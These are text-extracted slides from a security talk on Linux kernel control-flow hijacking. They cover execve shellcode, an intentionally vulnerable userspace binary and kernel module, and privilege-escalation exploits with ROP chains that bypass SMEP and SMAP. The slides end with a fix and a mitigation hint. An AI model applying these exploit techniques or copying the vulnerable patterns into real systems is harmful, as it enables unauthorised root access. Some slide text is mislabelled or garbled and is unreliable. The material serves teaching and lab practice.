

Control Flow Hijacking in the Linux Kernel


Detailed Attack Overview and Prevention

Valeriy Yashnikov

■ **positive technologies**



- Valeriy Yashnikov
- Linux Kernel Security Researcher at
■ **positive technologies**
- Skilled CTF player
- Open-source contributor and developer
<https://github.com/d1sgr4c3/>



- ① Understanding Shellcode
- ② Vulnerable Bin
- ③ Open-Source Attack Stand
- ④ Vulnerable Kernel Module

C:

```
execve("/bin/sh", NULL, NULL); /* https://x64.syscall.sh/ */
```

Assembly:

```
.global _start
_start:
.intel_syntax noprefix
    mov rax, 59          # this is the syscall number of execve
    lea rdi, [rip+binsh] # points the 1st arg at the /bin/sh
    mov rsi, 0           # the second argument, NULL
    mov rdx, 0           # the third argument, NULL
    syscall              # this triggers the system call
binsh:
    .string "/bin/sh"
```

Assemble it:

```
gcc -nostdlib -static shellcode.s -o shellcode-elf
```

```
user@station:~$ ./shellcode-elf
```

```
$ uname -r
```

```
6.8.0-52-generic
```

```
$ pwd
```

```
/home/user/have_a_nice_PHDays
```

```
$
```

```
$ r2 shellcode-elf
[0x00401000]> aaa
[0x00401000]> pdf
+ 31: entry0 ();
I      0x00401000      48c7c03b00..    mov rax, 0x3b      ; ';' ; 59
I      0x00401007      488d3d1000..    lea rdi, loc.binsh ; 0x40101e ; "/bin/sh"
I      0x0040100e      48c7c60000..    mov rsi, 0
I      0x00401015      48c7c20000..    mov rdx, 0
I      0x0040101c      0f05          syscall
I      ;-- binsh:
I      ; DATA XREF from entry0 @ 0x401007(r)
+      0x0040101e      2f          invalid
[0x00401000]> ps 8 @ 0x0040101e
/bin/sh\x00
[0x00401000]>
        /bin/sh.
[0x00401000]>
```

Extract it: `objcopy --dump-section .text=shellcode-raw shellcode-elf`

```
$ xxd shellcode-raw
```

```
00000000: 48c7 c03b 0000 0048 8d3d 1000 0000 48c7  H..;...H.=....H.  
00000010: c600 0000 0048 c7c2 0000 0000 0f05 2f62  ....H...../b  
00000020: 696e 2f73 6800                                     in/sh.
```

Compile, ignore mitigations, enable executable stack: `gcc -w -z execstack -o hello hello.c`

```
#include <stdio.h>
#include <string.h>
```

hello.c

```
void bye_admin() { puts("Farewell Admin!"); }
void bye_user() { puts("Farewell user!"); }
void hello(char *name, void (*bye_func)()) {
    printf("Hello %s!\n", name);
    bye_func();
}
int main() {
    char name[1024];
    gets(name);
    if (strcmp(name, "Admin") == 0)
        hello(name, bye_admin);
    else
        hello(bye_user, name);
    return 0;
}
```

Compile, ignore mitigations, enable executable stack: `gcc -w -z execstack -o hello hello.c`

hello.c

```
#include <stdio.h>
#include <string.h>

void bye_admin() { puts("Farewell Admin!"); }
void bye_user() { puts("Farewell user!"); }
void hello(char *name, void (*bye_func)()) {
    printf("Hello %s!\n", name);
    bye_func();
}


int main() {
    char name[1024];
    gets(name);
    if (strcmp(name, "Admin") == 0)
        hello(name, bye_admin);
    else
        hello(bye_user, name);
    return 0;
}
```


Intended

```
$ ./hello  
Admin  
Hello Admin!  
Farewell admin!
```

Unintended

```
$ ./hello  
Odmen  
Hello ..UH..H."!  
Segmentation fault (core dumped)
```





`(cat shellcode-raw; cat) | ./hello` directs a shellcode to the vulnerable bin

```
vd@localhost ~/p/s/userspace (master)> bash -c "(cat shellcode-raw; cat) | ./hello"
```

```
Hello   UH  H !"!
```

```
id -u
```

```
1000
```

```
uname
```

```
Linux
```

```
ls /
```

```
afs  boot  dev  home  lib32  libx32  media  opt  root  sbin  srv  tmp  var  
bin  cdrom  etc  lib  lib64  lost+found  mnt  proc  run  snap  sys  usr
```


"are you winning dad?"



What's Next?

[illegible][illegible][illegible][illegible]

Boffer is an open-source stand for practicing CFHi-jack in the Linux kernel


```
user@host~$ bash run.sh
[!] dont forget to change qemu smep/smep options!
[~] observe stack smashing: just `break *0xfffffffffc0000057` in `gdb`
enable SMEP ? (y/N): y
enable SMAP ? (y/N): n
[+] preparing rootfs
    [...]
/exp $ ls
nothing  smap      smep      strace
/exp $ id
uid=1000(chal) gid=1000(chal) groups=1000(chal)
/exp $ ./smep
[+] device opened
[+] the flow is defeated!
/exp # id
uid=0(root) gid=0(root)
/exp #
```

```
.
+-- boffer.gif
+-- bzImage
+-- initramfs.cpio.gz
+-- LICENSE
+-- nothing.c
+-- README.md
+-- run.sh
+-- smap.c
+-- smep.c
+-- vuln.c
```

Feel free to:

- 1 Clone and modify all sources
- 2 Practice techniques from this talk
- 3 Attack kernel in a new way
- 4 Try to defend kernelspace with other mitigations, such KASLR
- 5 Develop some features and **contribute!**

```
.  
+-- boffer.gif  
+-- bzImage  
+-- initramfs.cpio.gz  
+-- LICENSE  
+-- nothing.c  
+-- README.md  
+-- run.sh  
+-- smap.c  
+-- smep.c  
+-- vuln.c
```



vuln.c

```
static ssize_t vuln_write(struct file *file, // provides userspace access
                          const char *buf,  // pointer to `buf` with a user's data
                          size_t count,     // byte count to write, user-controlled
                          loff_t *f_pos) {  // access position


    unsigned long *ptr;
    char buffer[32];
    memset(buffer, 0, 32);
    copy_from_user_nofault(buffer, buf, count);
    /* copy_from_user_nofault() is an unsafe function,
     * which doesn't check the capacity of the target buffer.
     * copy_from_user() mitigates the vulnerability
     * by comparing `count` and the size of the target buffer */
    ptr = (unsigned long *)buffer;
    return *ptr;
}
```

Return pointer is needed to avoid compiler optimization.

- 1 `count` is user-controlled, resulting in an OOB write.

```
char buffer[32];  
copy_from_user_nofault(buffer, buf, count);
```

- 2 No leak = no stack canary.
- 3 Compiler optimized `rbp`.



Earlier we defined this buffer:

```
char buffer[32];
```


Let's try to write a little more:

```
/exp $ echo "AAAAAAAABBBBBBBBBCCCCCCCCDDDDDDDDDEEEEEEEE" > /dev/vuln
[ 66.182875] general protection fault: 0000 [
[ 66.183620] CPU: 0 PID: 84 Comm: sh Tainted: G          O          5.15.170
[ 66.184161] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996)
[ 66.184814] RIP: 0010:0x4545454545454545
[ 66.185342] Code: Unable to access opcode bytes at RIP 0x454545454545451b.
[ 66.185741] RSP: 0018:ffffc900001b7ed8 EFLAGS: 00000282
[ 66.186077] RAX: 4141414141414141 RBX: ffff8880043eb300 RCX: 0000000000000029
[ 66.186492] RDX: 0000000000000029 RSI: 00000000322faa80 RDI: 000000000000000a
```

Conclusions:


- 1 Writing more bytes than the buffer's capacity causes **stack smashing**
- 2 Since we are controlling the data, we can implement the **Control Flow Hijack**

[66.184814] **RIP: 0010:0x4545454545454545**




Left to do:

- 1 Write a **shellcode**
- 2 Write a **payload** that executes the shellcode with kernel privileges




Overflow (No Mitigations)

Normal code flow:




Overflow (No Mitigations)

Normal code flow:



Control Flow Hijack:



Payload part:

```
.intel_syntax noprefix;
movabs rax, prepare_kernel_cred;
xor rdi, rdi;
call rax;
mov rdi, rax;
movabs rax, commit_creds;
call rax;
add rsp, 56;
movabs rax, vfs_write_address;
push rax;
ret;
.att_syntax
```


Shellcode part:

```
/exp $ ls -l /bin/sh
lrwxrwxrwx 1 root root /bin/sh -> busybox

setreuid(0, 0);
char *argvsh[] = {"/bin/sh", NULL};
execve("/bin/sh", argvsh, 0);
```

Demo time!

```
/exp $ grep -oE "smep|smmap" /proc/cpuinfo
/exp $ id
uid=1000(chal) gid=1000(chal) groups=1000(chal)
/exp $ ./nothing
[+] device opened
[+] the flow is defeated!
/exp # id
uid=0(root) gid=0(root)
/exp # █
```




We can't execute userspace code in kernelspace if **SMEP** switched on.

```
/exp $ ./nothing
[+] device opened
[ 18.879569] unable to execute userspace code (SMEP?) (uid: 1000)
[ 18.879803] BUG: unable to handle page fault for address: 000000000004017e9
[ 18.879995] #PF: supervisor instruction fetch in kernel mode
[ 18.880154] #PF: error_code(0x0011) - permissions violation
[ 18.880371] PGD 41c5067 P4D 41c5067 PUD 41c6067 PMD 51ce067 PTE 4643025
[ 18.880690] Oops: 0011 [#1] SMP NOPTI
[ 18.880903] CPU: 0 PID: 85 Comm: exploit Tainted: [...] 5.15.170 #1
[ 18.881152] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.15.0-1 04/01/201
[ 18.881440] RIP: 0010:0x4017e9
[ 18.881669] Code: Unable to access opcode bytes at RIP 0x4017bf.
[ 18.881840] RSP: 0018:ffffc900001bfed8 EFLAGS: 00000282
[ 18.882017] RAX: 0000000000000000 RBX: ffff8880043f5900 RCX: 0000000000000028
[...]
```

SMEP is stands for "Supervisor Mode Execution Prevention" (available since Linux 3.0)






We know addresses when KASLR is turned off:

```
~/boffer $ ROPgadget --binary bzImage | grep ": pop rdi ; ret"
0x00000000001000768 : pop rdi ; ret
0x0000000000147b25a : pop rdi ; ret 0x1194
0x000000000014a60cd : pop rdi ; ret 0x11b6
0x000000000016f1546 : pop rdi ; ret 0x12c6
[...]
```

```
$ grep -E "prepare_kernel_cred|commit_creds" kallsyms
ffffffff81091630 T commit_creds
ffffffff810918e0 T prepare_kernel_cred
```



- ROP/JOP bypasses SMEP
- Stack pivot technique implemented with `mov esp, 0x83000000; ret;`


Stack preparation:

```
fake_stack = mmap((void *)0x83000000 - 0x1000, 0x10000,  
                  PROT_READ | PROT_WRITE | PROT_EXEC,  
                  MAP_ANONYMOUS | MAP_PRIVATE | MAP_FIXED, -1, 0);  
[...]
```

```
fake_stack[off++] = 0xffffffff810862ccULL; /* pop rdi ; ret */  
fake_stack[off++] = 0x0;  
fake_stack[off++] = 0xffffffff81c020a7ULL; /* prepare_kernel_cred */  
fake_stack[off++] = 0xffffffff81c011f0ULL; /* commit_creds */  
fake_stack[off++] = 0xffffffff810604c4ULL; /* pop rsp ; ret */  
fake_stack[off++] = 0xfffffc900001bfff08ULL; /* old RSP */
```

Demo time!


```
/exp $ grep -oE "smep|smmap" /proc/cpuinfo
smep
/exp $ id
uid=1000(chal) gid=1000(chal) groups=1000(chal)
/exp $ ./smep
[+] device opened
[+] the flow is defeated!
/exp # id
uid=0(root) gid=0(root)
/exp # █
```



We can't access to userspace data in kernelspace if **SMEP** switched on.


```
/exp $ ./smep
[+] device opened
[ 17.440741] traps: PANIC: double fault, error_code: 0x0
[ 17.441785] double fault: 0000 [#1] SMP NOPTI
[ 17.442126] CPU: 0 PID: 86 Comm: smep Tainted: G                O        5.15.170 #1
[ 17.442252] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.15.0-1
[ 17.442316] RIP: 0010:sky2_poll+0x8f7/0xd40
[ 17.442859] Code: 48 c1 e0 04 48 8b 7c 10 30 48 8b [...] 84 24 bc 00 00 00 5
[ 17.443010] RSP: 0018:0000000083000000 EFLAGS: 00000282
[ 17.443336] RAX: 4141414141414141 RBX: ffff8880043eb600 RCX: 0000000000000000
[ 17.443353] RDX: 0000000000000000 RSI: 00007fff6b03bf08 RDI: ffffc900001bfed8
[ 17.443365] RBP: ffff8880043eb600 R08: 0000000000000003 R09: 0000000000000000
[...]
```


SMAP stands for "Supervisor Mode Execution Prevention" (available since Linux 3.7)



```
char buffer[32];
```


```
fake_stack[0] = 0x4141414141414141ULL;  
fake_stack[1] = 0x4241414141414141ULL;  
fake_stack[2] = 0x4341414141414141ULL;  
fake_stack[3] = 0x4441414141414141ULL;  
fake_stack[4] = [...] /* return address */
```





Then comes the overflow!

```
fake_stack[0] = 0x4141414141414141ULL;  
fake_stack[1] = 0x4241414141414141ULL;  
fake_stack[2] = 0x4341414141414141ULL;  
fake_stack[3] = 0x4441414141414141ULL;  
fake_stack[4] = pop_rdi;  
fake_stack[5] = 0x0;  
fake_stack[6] = prepare_kernel_cred;  
fake_stack[7] = commit_creds;  
fake_stack[8] = pop_rsp;  
fake_stack[9] = 0xffffc900001bfff0ULL;  
                /* old RSP */
```



It's demo time again!



```
/exp $ grep -oE "smep|smmap" /proc/cpuinfo
smep
smmap
/exp $ id
uid=1000(chal) gid=1000(chal) groups=1000(chal)
/exp $ ./smmap
[+] device opened
[+] the flow is defeated!
/exp # id
uid=0(root) gid=0(root)
/exp # █
```

Attention, **developers**! One extra word can cause serious problems.

```
static ssize_t vuln_write(struct file *file, // provides userspace access
                          const char *buf,   // pointer to `buf` with a user's data
                          size_t count,      // byte count to write, user-controlled
                          loff_t *f_pos) {    // access position
    unsigned long *ptr;
    char buffer[32];
    memset(buffer, 0, 32);
-   copy_from_user_nofault(buffer, buf, count);
+   copy_from_user(buffer, buf, count);
    /* copy_from_user_nofault() is an unsafe function,
     * which doesn't check the capacity of the target buffer.
     * copy_from_user() mitigates the vulnerability
     * by comparing `count` and the size of the target buffer */
    ptr = (unsigned long *)buffer;
    return *ptr;
}
```

vuln.c

Defenders should force **cfi=kcfi** as well.



Contacts:

Anonymous 03/10/23(Fri)00:56:47 No.72515517



28 KB JPG

>be me
 >cybersecurity analyst
 >make six figure salary
 >tell ladies I make a six figure salary
 >they ask for my name and phone number
 >I'm too smart to give out my personal information

boffer: FOSS Linux kernel attack stand



boffer

boffer: FOSS Linux kernel attack stand

Contact me:



github.com/d1sgr4c3



[@d1sgr4c3](https://t.me/d1sgr4c3)



d1sgr4c3@exe.team



vyashnikov@ptsecurity.com

boffer: FOSS Linux kernel attack stand

